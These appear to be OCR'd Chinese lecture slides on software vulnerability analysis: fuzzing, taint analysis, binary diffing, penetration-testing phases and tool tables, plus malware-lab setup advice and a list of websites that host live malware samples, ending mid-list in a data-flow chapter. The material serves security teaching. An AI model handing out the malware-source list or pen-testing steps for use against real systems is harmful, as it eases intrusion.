定理证明	该方法主要是将原有程序验证中由研究人员手工完成的分析过程变为自动推导，其主要目的是证明程序计算中的特性	使用严格的推理证明控制检测的进行，误报率低	某些域上的公式推理缺乏适用性，对新漏洞扩展性不高	该技术目前已经在部分软件工程中使用	ESC,Saturn	C/C++,Java 等

二进制漏洞分析

面向二进制可执行代码的软件安全性分析技术，通过对二进制可执行代码进行多层次（指令级、结构化、形式化等）、多角度（外部接口测试、内部结构测试等）的分析，发现软件中的安全漏洞。

- **分析对象**：源码编译后的二进制代码（反汇编逆向分析、汇编代码结构化中间表示、漏洞建模、动态数据流分析/污点分析、流控制分析/符号执行等）



二进制漏洞分析一般原理


二进制漏洞分析技术种类繁多

从操作自动化角度：手工分析，自动化/半自动化分析;

- 从软件运行角度：静态分析和动态分析;
- 从软件代码的开放性角度：白盒测试和灰盒测试

二进制漏洞分析技术解决的主要问题：

通过静态或动态、人工或自动化的方法，尽可能全面的对二进制程序进行分析，最大限度的发现二进制程序中的安全漏洞。



从软件运行角度对二进制测试分类

注：为了增强可阅读性和可分析性，二进制漏洞分析技术把二进制字节码逆向成汇编代码进行分析，逆向中间表示的出现，对复杂的汇编代码进行了精炼和提升，提高了二进制程序的可分析性。

静态漏洞分析技术

二进制漏洞静态分析是以人为定义的漏洞模型为指导，在二进制可执行程序中进行漏洞检测的方法，包括:

1. 基于模式的漏洞分析：在对大量已知漏洞的原理深入分析的基础上，抽象并总结存在安全缺陷的二进制代码或汇编代码的典型特征;
2. 二进制代码比对的漏洞分析：将二进制文件进行不同层次的比对，从得到的差异之间发现安全漏洞，根据比较深度的不同 ，可以分为字符级比较、指令级比较和结构化比较。

动态漏洞分析技术

记录二进制程序的执行轨迹，并进一步分析程序在运行时的内存读写操作、函数调用关系、内存分配/释放等信息的一种漏洞检测方法，主要的技术为模糊测试。

模糊测试：基于黑盒测试的思想，使用大量半有效的数据作为程序的输入，随之监视程序在运行过程中出现的任何异常，并通过记录导致异常的输入数据，进一步定位软件中缺陷的位置，从而发现程序中可能存在的安全漏洞。

特点：不需了解被测程序的内部结构、逻辑等信息，可用于对多种对象进行漏洞挖掘，例如网络协议、媒体播放器、图片浏览器、Web浏览器等。

动静结合的漏洞分析技术

动静结合的漏洞分析技术结合了动态漏洞分析技术的准确性和静态漏洞分析技术的路径完备性，代表性技术为动态污点分析和智能灰盒测试。


1. **动态污点分析**：将程序以文件或者数据包形式接受的用户输入数据标记为污点数据，并在程序动态执行过程中，追踪程序对污点数据的使用及传播。
2. **智能灰盒测试**：在测试过程中引入目标系统的内在知识来辅助测试的漏洞分析，一般使用符号执行和污点分析等技术，增加了代码的覆盖率，有针对性地检测某些安全敏感点，增加漏洞发现的概率，提高分析效率。

技术	基本原理	应用范围	优点	缺点	应用状况	典型工具
模糊测试	向被测程序发送随机或预先给定的数据	以文件、网络数据或是本地输入及其他对外部输入数据依赖较大的软件	原理简单，执行所需计算量较少，相关工具较为成熟，可以很方便地应用于大型软件的测试中	测试用例针对性低，覆盖率较低，测试结果不确定性较大	目前针对可执行文件使用最为广泛的漏洞分析技术	SPIKE, Peach, Sully, BeStorm, MU-4000
动态污点分析	对输入数据建立污染标签，在程序内部处理数据的同时加入污染标签的传播，通过分析标签的传播得出程序的内部结构	以文件、网络数据或是本地输入及其他对外部输入数据依赖较大的软件	可以获取程序内部的基本信息，易于发现与输入关联度较大的漏洞	需要动态插桩或是虚拟化等技术支持，实现较为复杂，并且污染传播算法对分析结果影响较大	目前已经有一些较为成熟工具应用于漏洞分析领域，但是相关的漏洞传播算法仍旧有较大提升空间	TaintCheck, Dyta, Argos, Temu
基于模式的漏洞分析	利用中间表示语言或其他工具将漏洞抽象为具有一定特殊性的模式，最终通过寻找这种模式进而找到相关漏洞	需要对被分析漏洞表现形式有较深了解，并且需要对被分析软件进行一定转化	对漏洞表现形式抽象程度较高，随着建模准确度的提升，漏洞分析的准确度和速度都会有很大提升，代表着未来研究的方向	目前的漏洞建模较为简单，有时误报率较高	目前作为一种其他新兴漏洞分析技术的辅助手段使用，仍有较大提升空间	BinNavi, BAP
二进制代码比对	通过比对不同二进制文件，尤其是补丁文件与原文件之间的差异获取修改信息，从而定位并获取漏洞信息	需要有针对某一漏洞的补丁文件或是两个不同版本的同型软件	算法较为成熟，实现简单，有许多相关使用工具	由于需要补丁或新版软件的比对，所以该类技术仅能发现已被报告并修复的漏洞，几乎不具备对Oday漏洞的发现能力	现有许多成熟工具，但因其缺乏对0 day漏洞的发现能力，使得相关研究或是应用已逐渐较少	Bindiff, IDA Compare, eEye Binary Diffing Suite


技术	基本原理	应用范围	优点	缺点	应用状况	典型工具
智能灰盒测试	利用动态符号执行等技术，针对被测试软件生成有针对性的测试用例，从而提高测试用例的覆盖能力	以文件、网络数据或是本地输入及其他对外部输入数据依赖较大的软件	可以提升测试用例的覆盖率，从而提高发现漏洞的可能性	由于算法和计算量等问题，在使用时容易出现路径爆炸和求解困难等问题，对于大型软件效果不理想	目前已经有一些软件用于漏洞分析，近几年针对可执行文件的智能灰盒测试集中在动态符号执行的算法和其他技术的借鉴	SAGE, SmartFuzz

运行系统漏洞分析

- 由于运行系统是多种软件的有机整体，因而运行系统的漏洞分析相较于单个软件的漏洞分析有着其特殊性。具体表现在运行系统比单个软件更加复杂，因而对运行系统进行漏洞分析难度更大，挑战性更强；运行系统是以黑盒的方式呈现给用户和漏洞分析人员的（分析人员没有源代码和程序文档等资料），因而分析人员只能通过向运行系统输入具体数据并分析和验证输出的方式来分析漏洞；运行系统内部的信息（例如运行系统的架构、网络拓扑等）往往都是不公开的，漏洞分析人员往往需要手工或者利用工具获取这些信息。与运行系统漏洞分析相似的概念还有广义渗透测试、狭义渗透测试、穿透性测试，这些术语很容易引起混淆。渗透测试（在《信息技术安全评估通用准则》（中称为穿透性测试）一般是指通过模拟恶意攻击者攻击的方法，来评估系统安全的一种评估方法，渗透测试的目的就是找到系统中存在的漏洞·。根据测试对象的不同，渗透测试可以分为广义渗透测试和狭义渗透测试，广义渗透测试的目标对象一般包含操作系统、数据库系统、网络系统、应用软件、网络设备等而狭义渗透测试一般特指网络系统渗透测试。本书所讨论的运行系统漏洞分析的概念接近广义渗透测试，但分析对象不包含硬件设备。
- 目前，漏洞分析人员通过信息搜集、漏洞检测和漏洞确认三个步骤对运行系统进行漏洞分析，整个分析过程如图3.8所示。其中，信息收集技术包含网络拓扑探测技术、操作系统探测技术、应用软件探测技术、基于爬虫的信息收集技术和公用资源收集技术；漏洞检测技术包含配置管理测试技术、通信协议验证技术、授权认证检测技术、数据验证测试技术和数据安全性验证技术；漏洞确认技术包含漏洞复现技术、漏洞关联分析技术。其分类结构如图3.9所示。


运行系统
信息收集
运行系统架构
网络拓扑
操作系统版本开放端口及服务类型
漏洞检测
疑似漏洞列表
漏洞确认
漏洞
漏洞库
安全配置

运行系统漏洞分析原理


运行系统漏洞分析
信息收集技术
网络拓扑探测技术
操作系统探测技术
应用软件探测技术
基于爬虫的信息收集技术
公用资源收集技术
漏洞检测技术
配置管理测试技术
通信协议验证技术
授权认证检测技术
数据验证测试技术
数据安全性验证技术
漏洞确认技术
漏洞复现技术
漏洞关联分析技术

- 3.5.1 信息收集
- 在信息搜集阶段，分析人员利用社会工程学、主机扫描技术、端口扫描技术等多项技术，通过人工或者一些自动化工具收集有关运行系统架构、运行系统所部署机器的网络拓扑结构及其上面运行的操作系统类型版本、开启的端口及服务等信息。这个阶段搜集的信息是否充足，直接影响到后续漏洞检测阶段的检测效果。目前，主要的信息搜集方法有以下几种：网络拓扑探测、操作系统探测、应用软件探测、基于爬虫的信息搜集和公用资源搜索。操作系统探测技术用于探测目标系统所采用的操作系统，一般使用TCP/P协议栈指纹来识别不同的操作系统和设备应用软件探测技术用于确定目标主机开放端口上运行的具体的应用程序及其版本信息网络爬虫是利用一定规则对网络资源进行自动抓取的程序公用资源收集包含对互联网上公开披露的漏洞信息或开源工具的收集。3.5.2 漏洞检测
- 在漏洞检测阶段，分析人员将依据搜集的信息，对运行系统进行配置管理测试、通信协议验证、授权认证检测、数据验证测试和数据安全性验证。这些分析结果将指出运行系统的弱点在哪里，然后针对这些运行系统的弱点进行模拟攻击，来生成疑似漏洞列表。其中，配置管理测试是对运行系统配置进行安全性测试，检查系统各配置是否符运行系统的安全需求和制定的安全策略，主要工具有MBSA5°、Metasploit37、天珣安全配置核查管理系统58等通信协议验证是对运行系统通信协议中潜在的安全漏洞进行检测，主要有两种对通信协议进行验证的方法形式化方法89，和攻击验证方法【1，主要工具有Nessus162、NmapF63等授权认证检测通过了解运行系统的授权、认证工作流程来尝试绕过运行系统的授权、认证机制，主要工具有Nessus、WebScarab/3等数据验证测试目的在于发现由于运行系统没有正确验证来自客户端或外界的数据而产生的安全漏洞，主要工具有Acunetix Web Vulnerability Scanner（WVS）63、AppScan 、极光漏洞扫描工具明鉴Web应用弱点扫描器53等数据安全性验证旨在发现威胁运行系统内部数据自身安全性的漏洞，该类技术通常采用密码分析56370、在线密码破解F172、模拟物理入侵等方式来验证数据运行系统数据安全性，主要工具有WireShark 等。

- 3.5.3 漏洞确认
- 在漏洞确认阶段，分析人员对疑似漏洞列表中的漏洞进行逐一验证，以确认其是漏洞，进而输出最终的漏洞列表，主要采用漏洞复现技术和漏洞关联分析技术。漏洞复现技术主要是找到漏洞的触发条件和步骤，对漏洞进行重现，然后通过跟踪和调试分析来确定是否是漏洞。单一的漏洞可能不会对运行系统造成大的威胁，但是利用漏洞之间的相互关联进行攻击可以对运行系统安全造成严重影响【1】。通过漏洞关联分析技术找出漏洞之间依赖关系，可以确认一些隐藏的漏洞。3.5.4 分析技术对比
- 运行系统漏洞分析的目的是，在运行系统上线运行后，从整体的角度动态地对运行系统中存在的由配置、部署、运行、维护和升级系统过程产生的安全漏洞进行检测。运行系统漏洞分析是保障运行系统可靠、安全运行的必要手段，已成为漏洞分析领域的研究热点和开展漏洞分析工作的重要组成部分。目前运行系统漏洞分析的主要技术有配置管理测试、通信协议验证、授权认证检测、数据验证测试和数据安全性验证。各种运行系统漏洞分析技术的对比详见表3.5。


技术	基本原理	应用范围	优点	缺点	典型工具
配置管理测试	配置管理测试是对运行系统配置进行安全性测试，检查系统各配置是否符合运行系统的安全需求和制定的安全策略	检查配置漏洞	可以全面地分析和检查运行系统的配置项	这类技术需要对运行系统的业务需求，业务类型和运行环境有充分的了解，需要更多的人工介入，分析结果还需人工进一步分析和检验	MBSA, Metasploit, 天珣安全配置核查管理系统
通信协议测试	通信协议验证是对运行系统通信协议中潜在的安全漏洞进行检测。攻击验证是常用的通信协议验证手段。它利用已知的攻击手段对运行系统进行模拟攻击以判断通信协议是否存在某种类型的安全漏洞	检查通信协议中潜在的漏洞	攻击验证的通信协议验证手段检测结果较为准确，能够用于大规模运行系统	只适用于某些特定类型的通信协议安全漏洞检查	Nessus，Nmap
授权认证测试	认证检测通过了解运行系统的授权、认证工作流程来尝试规避运行系统的授权、认证机制	检查运行系统中授权、认证机制中潜在的漏洞	分析结果较为准确	该类技术需要深入了解运行系统的授权认证工作，需要较多的人工参与分析工作	Nessus，WebScarab
数据验证测试	目的是发现由于运行系统没有正确验证来自客户端或外界的数据而产生的安全漏洞。该类技术主要通过构造特定的输入以检测是否可以触发运行系统的某些特定类型安全漏洞	检查运行系统中授权、认证机制中潜在的漏洞	技术比较成熟、可用工具比较多、操作简单	分析结果误报率比较高	WVS, AppScan, 极光，明鉴Web应用弱点扫描器

- 本章对已有的软件漏洞分析技术的基本原理及具体分类进行了概括性的介绍。首先根据漏洞分析技术在软件生命周期中所处的具体阶段和技术的分析对象，将现有的软件漏洞分析技术划分为软件架构安全分析技术、源代码漏洞分析技术、二进制漏洞分析技术和运行系统漏洞分析技术四类，并总结出了软件漏洞分析技术体系，该体系明确了各类技术之间的关系。随后，从处理对象、技术原理等方面简要介绍了它们所包含的具体技术。最后分别从不同的层次对各类软件漏洞分析技术进行了详细对比。通过本章介绍可知软件漏洞分析是信息安全和软件质量保障的重要手段，软件漏洞分析工作的开展与软件生命周期紧密地结合在一起。

漏洞检测方法

- 基于异常检测的方法
- 基于模式识别的方法
- 漏洞预测
- 底层技术

本课程拟涵盖的内容



- A code review is a process where someone other than the author(s) of a piece of code examines that code.

- *Make sure that the overall code health of the code base is improving over time*

The Standard of Code Review

- In general, reviewers should favor approving a CL once it is in a state where it definitely improves the overall code health of the system being worked on, even if the CL isn’t perfect.

Setting Up The Lab Environment

安全可靠得实验环境是恶意代码分析的基础

创建安全的实验室环境，应采取必要的预防措施以避免恶意软件逃离虚拟化环境并感染物理（主机）系统。原则：

- ✓ 保持虚拟机软件的及时更新
- ✓ 在虚拟机中安装新的操作系统版本，不在虚拟机中存储敏感数据
- ✓ 使用host-only模式，模拟网络服务，避免恶意代码接触Internet
- ✓ 不要使用U盘等未来可能与物理设备接触的媒介与虚拟机连接
- ✓ 分析Windows恶意软件时建议使用Linux或MacOS作为你的host主机操作系统，这样即使恶意代码逃逸出虚拟机也无法感染


VMware： https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html


VirutalBox： https://www.virtualbox.org/wiki/Downloads

Malware Sources

- Hybrid Analysis: https://www.hybrid-analysis.com
- *KernelMode.info*: http://www.kernelmode.info/forum/viewforum.php?f=16
- VirusBay: https://beta.virusbay.io/
- Contagio malware dump: http://contagiodump.blogspot.com/
- AVCaesar: https://avcaesar.malware.lu/
- Malwr: https://malwr.com/
- VirusShare: https://virusshare.com/
- theZoo: http://thezoo.morirt.com/

一旦建立其恶意代码分析的环境，当你需要一些恶意代码样本的时候可以尝试以上网站，不同的方法获取样本


软件漏洞分析技术
吴世忠 郭涛 董国伟 张普含 著
科学出版社


Broadview
漏洞战争
软件漏洞分析精要
林桂泉 著
中国工信出版集团

参考书

参考文献

- [1]李韵, 黄辰林, 王中锋,等. 基于机器学习的软件漏洞挖掘方法综述[J]. 软件学报, 2020, 31(7):22.

作业01：解释故障(fault)，错误(error)，失效(failure)的涵义，然后分析回答漏洞属于它们的哪一种？为什么？

【微助教提交】下周上课之前

Q & A


malware
Trojan
system
infected
files
attacker
sensitive
information
computer
malicious
program
analysis
install
access
software
worm
attack
email
data
user
perform
various
victim
performing
without
via
Rootkit
steal
spam
Virus
command
Stealing
DDOS
Sending
download
presence
ransom
actions
executable
consent
designed
bots
Locking
intervention
Disrupting
code
server
communication
business
delivered
control
USB
typically
broad
gets
based
form
different
including
denial
Engaging
often
service
script
take
viruses
operations
holding
drives
Spying
Spy
channels
distributed
categorized

第二章 数据流分析

王冬琦



数据流分析（Data Flow Analysis）

数据流分析是一种用来获取相关数据沿着程序执行路径流动的信息分析技术，广泛应用于程序的编译优化。

数据流分析（Data Flow Analysis，DFA）

数据流分析是一种用来获取相关数据沿着程序执行路径流动的信息分析技术，广泛应用于程序的编译优化。

程序执行路径表现为程序代码中的语句序列，因此数据流分析的精度很大程度上取决于其所分析的语句序列是否可以准确的表示程序实际运行的执行路径。

数据流分析方法的分类

按照分析精度分类：

- 流不敏感分析
- 流敏感分析
- 路径敏感分析

按照分析路径深度分类：

- 过程内分析
- 过程间分析

- **流不敏感的分析**不考虑语句的先后顺序，按照程序语句的物理位置从上往下顺序分析每一语句，忽略程序中存在的分支。
- **流敏感的分析**考虑程序语句可能的执行顺序，通常需要利用程序的控制流图，根据分析的方向可以分为正向分析和逆向分析。
- **路径敏感分析**不仅考虑语句顺序，还对程序执行路径条件加以判断，以确定分析使用的语句序列是否对应着一条可实际运行的程序执行路径。

- **过程内分析**只针对程序中函数（方法）内的代码，可进一步细分为：

